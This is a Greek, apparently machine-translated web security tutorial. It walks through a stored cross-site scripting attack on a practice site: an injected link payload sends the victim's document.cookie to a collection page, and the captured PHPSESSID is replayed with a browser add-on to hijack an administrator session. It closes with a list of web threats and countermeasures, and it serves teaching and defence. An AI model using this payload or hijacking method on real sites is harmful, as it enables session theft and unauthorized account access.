
Πώς να χακάρετε έναν ιστότοπο; Τεχνικές χακάροντας έναν ιστότοπο
 Συντακτική ομάδα
⚡ Έξυπνη Σύνοψη
Η παραβίαση ιστοσελίδων εκμεταλλεύεται τις αδυναμίες των διαδικτυακών εφαρμογών — κακογραμμένο κώδικα, μη εξυγιανμένη εισαγωγή δεδομένων και αδύναμο χειρισμό συνεδριών — για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση. Αυτή η σελίδα παρουσιάζει κοινές τεχνικές επίθεσης και, το πιο σημαντικό, τα αντίμετρα που διατηρούν έναν ιστότοπο ασφαλή.
Περισσότεροι άνθρωποι έχουν πρόσβαση στο διαδίκτυο από ποτέ. Αυτό ώθησε πολλούς οργανισμούς να αναπτύξουν εφαρμογές που βασίζονται στο διαδίκτυο τις οποίες οι χρήστες μπορούν να χρησιμοποιήσουν στο διαδίκτυο για να αλληλεπιδράσουν με τον οργανισμό. Ο κακώς γραμμένος κώδικας για εφαρμογές Ιστού μπορεί να γίνει εκμετάλλευση για να αποκτηθεί μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητα δεδομένα και διακομιστές Ιστού.
Θα μάθετε συνήθεις τεχνικές hacking ιστοσελίδων και τα αντίμετρα που σας προστατεύουν από τέτοιες επιθέσεις.
Πώς να χακάρετε έναν ιστότοπο
Σε αυτό το πρακτικό σενάριο hacking ιστότοπου, πρόκειται να παραβιάσουμε την περίοδο λειτουργίας χρήστη της εφαρμογής web που βρίσκεται στη διεύθυνση www.techpanda.orgΘα χρησιμοποιήσουμε cross-site scripting για να διαβάσουμε το αναγνωριστικό περιόδου λειτουργίας cookie και, στη συνέχεια, θα το χρησιμοποιήσουμε για να μιμηθούμε μια νόμιμη περίοδο λειτουργίας χρήστη.
Η υπόθεση που γίνεται είναι ότι ο εισβολέας έχει πρόσβαση στην εφαρμογή web και θα ήθελε να καταλάβαινε τις συνεδρίες άλλων χρηστών που χρησιμοποιούν την ίδια εφαρμογή. Ο στόχος αυτής της επίθεσης θα μπορούσε να είναι η απόκτηση πρόσβασης διαχειριστή στην εφαρμογή web, υποθέτοντας ότι ο λογαριασμός πρόσβασης του εισβολέα είναι περιορισμένος.
Βήμα 1) Ανοίξτε URL http://www.techpanda.org/.
Για λόγους εξάσκησης, συνιστάται ιδιαίτερα η πρόσβαση μέσω SQL Injection. Ανατρέξτε στο αυτό το άρθρο σχετικά με την SQL Injection για περισσότερες πληροφορίες σχετικά με το πώς να το κάνετε αυτό.
Βήμα 2) Εισαγάγετε τα στοιχεία σύνδεσης.
Η διεύθυνση ηλεκτρονικού ταχυδρομείου σύνδεσης είναι admin@google.com και ο κωδικός πρόσβασης είναι Password2010.
Βήμα 3) Ελέγξτε τον πίνακα ελέγχου.
Εάν έχετε συνδεθεί με επιτυχία, τότε θα εμφανιστεί ο ακόλουθος πίνακας ελέγχου.

Βήμα 4) Εισαγάγετε νέο περιεχόμενο.

Κάντε κλικ στην επιλογή Προσθήκη νέας επαφής και εισαγάγετε τα ακόλουθα ως όνομα:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Βήμα 5) Προσθέστε JavaΓραφή.
Ο παραπάνω κώδικας χρησιμοποιεί JavaΣενάριο. Προσθέτει έναν υπερσύνδεσμο με ένα συμβάν onclick. Όταν ο ανυποψίαστος χρήστης κάνει κλικ στον σύνδεσμο, το συμβάν ανακτά το Αναγνωριστικό περιόδου σύνδεσης cookie PHP και το στέλνει στη σελίδα snatch_sess_id.php μαζί με το αναγνωριστικό συνεδρίας στο URL.
Βήμα 6) Προσθήκη λεπτομερειών.

Εισαγάγετε τα υπόλοιπα στοιχεία όπως φαίνεται παρακάτω και κάντε κλικ στην επιλογή Αποθήκευση αλλαγών.
Βήμα 7) Ελέγξτε τον πίνακα ελέγχου.
Ο πίνακας ελέγχου σας θα μοιάζει τώρα με την ακόλουθη οθόνη.

Βήμα 8) Ελέγξτε το αναγνωριστικό περιόδου σύνδεσης.
Δεδομένου ότι το cross-site script αποθηκεύεται στη βάση δεδομένων, φορτώνεται κάθε φορά που συνδέονται χρήστες με δικαιώματα πρόσβασης. Όταν ο διαχειριστής συνδέεται και κάνει κλικ στον υπερσύνδεσμο που αναφέρει Dark, εμφανίζεται ένα παράθυρο με το αναγνωριστικό περιόδου σύνδεσης που εμφανίζεται στο URL.

Σημείωση: το σενάριο θα μπορούσε να στείλει την τιμή σε έναν απομακρυσμένο διακομιστή όπου είναι αποθηκευμένο το PHPSESSID και, στη συνέχεια, να ανακατευθύνει τον χρήστη πίσω σαν να μην συνέβη τίποτα.
Σημείωση: η τιμή που λαμβάνετε μπορεί να διαφέρει από αυτήν που εμφανίζεται εδώ, αλλά η ιδέα είναι η ίδια.
Μιμητοποίηση συνεδρίας με χρήση Firefox και πρόσθετο Tamper Data
Σημείωση: το κλασικό πρόσθετο Tamper Data που φαίνεται παρακάτω δεν εγκαθίσταται πλέον στο τρέχον Firefox, αλλά η έννοια που απεικονίζει — η υποκλοπή και η τροποποίηση ενός αιτήματος HTTP για την επανάληψη μιας καταγεγραμμένης συνεδρίας — παραμένει αμετάβλητη.

Το παρακάτω διάγραμμα ροής δείχνει τα βήματα που πρέπει να ακολουθήσετε για να ολοκληρώσετε αυτήν την άσκηση.
- Θα χρειαστείτε το Firefox πρόγραμμα περιήγησης ιστού για αυτήν την ενότητα και το πρόσθετο "Δεδομένα παραβίασης".
- Ανοικτό Firefox και εγκαταστήστε το πρόσθετο όπως φαίνεται στα παρακάτω διαγράμματα.


- Αναζητήστε δεδομένα παραβίασης και, στη συνέχεια, κάντε κλικ στην εγκατάσταση όπως φαίνεται παραπάνω.

- Κάντε κλικ στο Αποδοχή και εγκατάσταση…


- Κάντε κλικ στην επιλογή Επανεκκίνηση τώρα όταν ολοκληρωθεί η εγκατάσταση.
- Ενεργοποιήστε τη γραμμή μενού Firefox αν δεν εμφανίζεται.

- Κάντε κλικ στο μενού Εργαλεία και, στη συνέχεια, επιλέξτε Δεδομένα παραβίασης όπως φαίνεται παρακάτω.

- Θα εμφανιστεί το ακόλουθο παράθυρο. Σημείωση: Εάν το παράθυρο δεν είναι άδειο, πατήστε το κουμπί διαγραφής.

- Κάντε κλικ στο μενού Έναρξη παραβίασης.
- Επιστροφή στο Firefox στο πρόγραμμα περιήγησης ιστού, πληκτρολογήστε http://www.techpanda.org/dashboard.php και, στη συνέχεια, πατήστε το πλήκτρο Enter για να φορτώσετε τη σελίδα.
- Θα εμφανιστεί το ακόλουθο αναδυόμενο παράθυρο από το Tamper Data.

- Το αναδυόμενο παράθυρο έχει τρεις (3) επιλογές. Η επιλογή Παραποίησης σάς επιτρέπει να τροποποιήσετε τις πληροφορίες της κεφαλίδας HTTP πριν από την υποβολή της στον διακομιστή.
- Κάντε κλικ σε αυτό.
- Θα εμφανιστεί το παρακάτω παράθυρο.

- Αντιγράψτε το αναγνωριστικό περιόδου σύνδεσης PHP που αντιγράψατε από την επίθεση URL και επικολλήστε το μετά το σύμβολο ισότητας. Η τιμή σας θα πρέπει τώρα να μοιάζει με αυτό.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Κάντε κλικ στο κουμπί OK.
- Θα εμφανιστεί ξανά το αναδυόμενο παράθυρο "Δεδομένα παραβίασης".

- Καταργήστε την επιλογή του πλαισίου ελέγχου που ζητά Continue Tampering;
- Κάντε κλικ στο κουμπί υποβολής όταν τελειώσετε.
- Θα πρέπει να μπορείτε να δείτε τον πίνακα ελέγχου όπως φαίνεται παρακάτω.

Σημείωση: Δεν συνδεθήκαμε. Υποδυθήκαμε μια συνεδρία σύνδεσης χρησιμοποιώντας την τιμή PHPSESSID που ανακτήσαμε χρησιμοποιώντας cross-site scripting.
Τι είναι μια εφαρμογή Ιστού; Τι είναι οι διαδικτυακές απειλές;
Μια διαδικτυακή εφαρμογή (γνωστή και ως ιστοσελίδα) είναι μια εφαρμογή που βασίζεται στο μοντέλο client-server. Ο διακομιστής παρέχει πρόσβαση στη βάση δεδομένων και την επιχειρηματική λογική. Φιλοξενείται σε έναν διαδικτυακό διακομιστή. Η εφαρμογή-πελάτης εκτελείται στο πρόγραμμα περιήγησης ιστού του πελάτη. Οι διαδικτυακές εφαρμογές συνήθως γράφονται σε γλώσσες όπως Java, C#, VB.Net, PHPκαι ColdFusion Markup Language, κ.λπ. Οι μηχανές βάσεων δεδομένων που χρησιμοποιούνται σε εφαρμογές ιστού περιλαμβάνουν MySQL, MS SQL Server, PostgreSQL, SQLiteΚ.λπ.
Κορυφαίες τεχνικές hacking ιστότοπου
Οι περισσότερες διαδικτυακές εφαρμογές φιλοξενούνται σε δημόσιους χώρους διακομιστές προσβάσιμα μέσω του Διαδικτύου. Αυτό τα καθιστά ευάλωτα σε επιθέσεις λόγω της εύκολης προσβασιμότητας. Οι ακόλουθες είναι συνήθεις απειλές για εφαρμογές ιστού.
- SQL Injection – ο στόχος αυτής της απειλής θα μπορούσε να είναι η παράκαμψη αλγορίθμων σύνδεσης, η δολιοφθορά των δεδομένων κ.λπ.
- Denial of Service Επιθέσεις – ο στόχος αυτής της απειλής θα μπορούσε να είναι η άρνηση πρόσβασης στον πόρο σε νόμιμους χρήστες.
- Scripting μεταξύ ιστότοπων (XSS) – ο στόχος αυτής της απειλής θα μπορούσε να είναι η εισαγωγή κώδικα που μπορεί να εκτελεστεί στο πρόγραμμα περιήγησης στην πλευρά του πελάτη.
- Cookie/Δηλητηρίαση συνεδρίας – Ο στόχος αυτής της απειλής είναι να τροποποιήσει τα cookie/δεδομένα περιόδου σύνδεσης από έναν εισβολέα για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση.
- Παραβίαση φόρμας – Ο στόχος αυτής της απειλής είναι να τροποποιήσει δεδομένα φόρμας, όπως τιμές σε εφαρμογές ηλεκτρονικού εμπορίου, έτσι ώστε ο εισβολέας να μπορεί να αποκτήσει αντικείμενα σε μειωμένες τιμές.
- Code Ένεση – ο στόχος αυτής της απειλής είναι να εισάγει κώδικα όπως η PHP, Python, κ.λπ. που μπορούν να εκτελεστούν στον διακομιστή. Ο κώδικας μπορεί να εγκαταστήσει backdoors, να αποκαλύψει ευαίσθητες πληροφορίες κ.λπ.
- Αποκατάσταση – ο στόχος αυτής της απειλής είναι να τροποποιήσει τη σελίδα που εμφανίζεται σε έναν ιστότοπο και να ανακατευθύνει όλα τα αιτήματα σελίδας σε μία μόνο σελίδα που περιέχει το μήνυμα του εισβολέα.
Πώς να προστατέψετε τον ιστότοπό σας από αμυχές;
Ένας οργανισμός μπορεί να υιοθετήσει την ακόλουθη πολιτική για να προστατευτεί από επιθέσεις διακομιστή ιστού.
- SQL Injection – η απολύμανση και η επικύρωση των παραμέτρων χρήστη πριν από την υποβολή τους στη βάση δεδομένων για επεξεργασία μπορεί να βοηθήσει στη μείωση των πιθανοτήτων επίθεσης μέσω SQL Injection. Μηχανές βάσεων δεδομένων όπως ο MS SQL Server, MySQL, κ.λπ. υποστηρίζουν παραμέτρους και προετοιμασμένες εντολές. Είναι πολύ ασφαλέστερες από τις παραδοσιακές εντολές SQL.
- Επιθέσεις άρνησης εξυπηρέτησης – Τα τείχη προστασίας μπορούν να χρησιμοποιηθούν για την απόρριψη επισκεψιμότητας από ύποπτες διευθύνσεις IP εάν η επίθεση είναι απλή DoS. Η σωστή διαμόρφωση δικτύων και ένα Σύστημα Ανίχνευσης Εισβολών μπορούν επίσης να βοηθήσουν στη μείωση των πιθανοτήτων επιτυχίας μιας επίθεσης DoS.
- Scripting μεταξύ ιστοτόπων – επικύρωση και απολύμανση κεφαλίδων, παραμέτρων που περνούν μέσω του URL, οι παράμετροι φόρμας και οι κρυφές τιμές μπορούν να βοηθήσουν στη μείωση των επιθέσεων XSS.
- Cookie/Δηλητηρίαση συνεδρίας – αυτό μπορεί να αποτραπεί κρυπτογραφώντας το περιεχόμενο των cookies, λήγοντας το χρονικό όριο των cookies μετά από κάποιο χρονικό διάστημα και συσχετίζοντας τα cookies με τη διεύθυνση IP του πελάτη που χρησιμοποιήθηκε για τη δημιουργία τους.
- Παραβίαση φόρμας – αυτό μπορεί να αποτραπεί με την επικύρωση και επαλήθευση των δεδομένων εισόδου του χρήστη πριν από την επεξεργασία τους.
- Code Ένεση – αυτό μπορεί να αποτραπεί αντιμετωπίζοντας όλες τις παραμέτρους ως δεδομένα και όχι ως εκτελέσιμο κώδικα. Για την εφαρμογή αυτού μπορούν να χρησιμοποιηθούν η εξυγίανση και η επικύρωση.
- Αποκατάσταση – ένα καλό ασφάλεια εφαρμογών web Η πολιτική θα πρέπει να διασφαλίζει ότι σφραγίζει τα συνήθως χρησιμοποιούμενα τρωτά σημεία για την πρόσβαση στον διακομιστή ιστού. Αυτό μπορεί να είναι μια σωστή διαμόρφωση του λειτουργικού συστήματος, του λογισμικού του διακομιστή ιστού και των βέλτιστων πρακτικών ασφαλείας κατά την ανάπτυξη.ping εφαρμογές ιστού.
Ελεγξε αυτό: 9 καλυτερα URL Σαρωτές για να ελέγξετε εάν ένας σύνδεσμος είναι ασφαλής από κακόβουλο λογισμικό
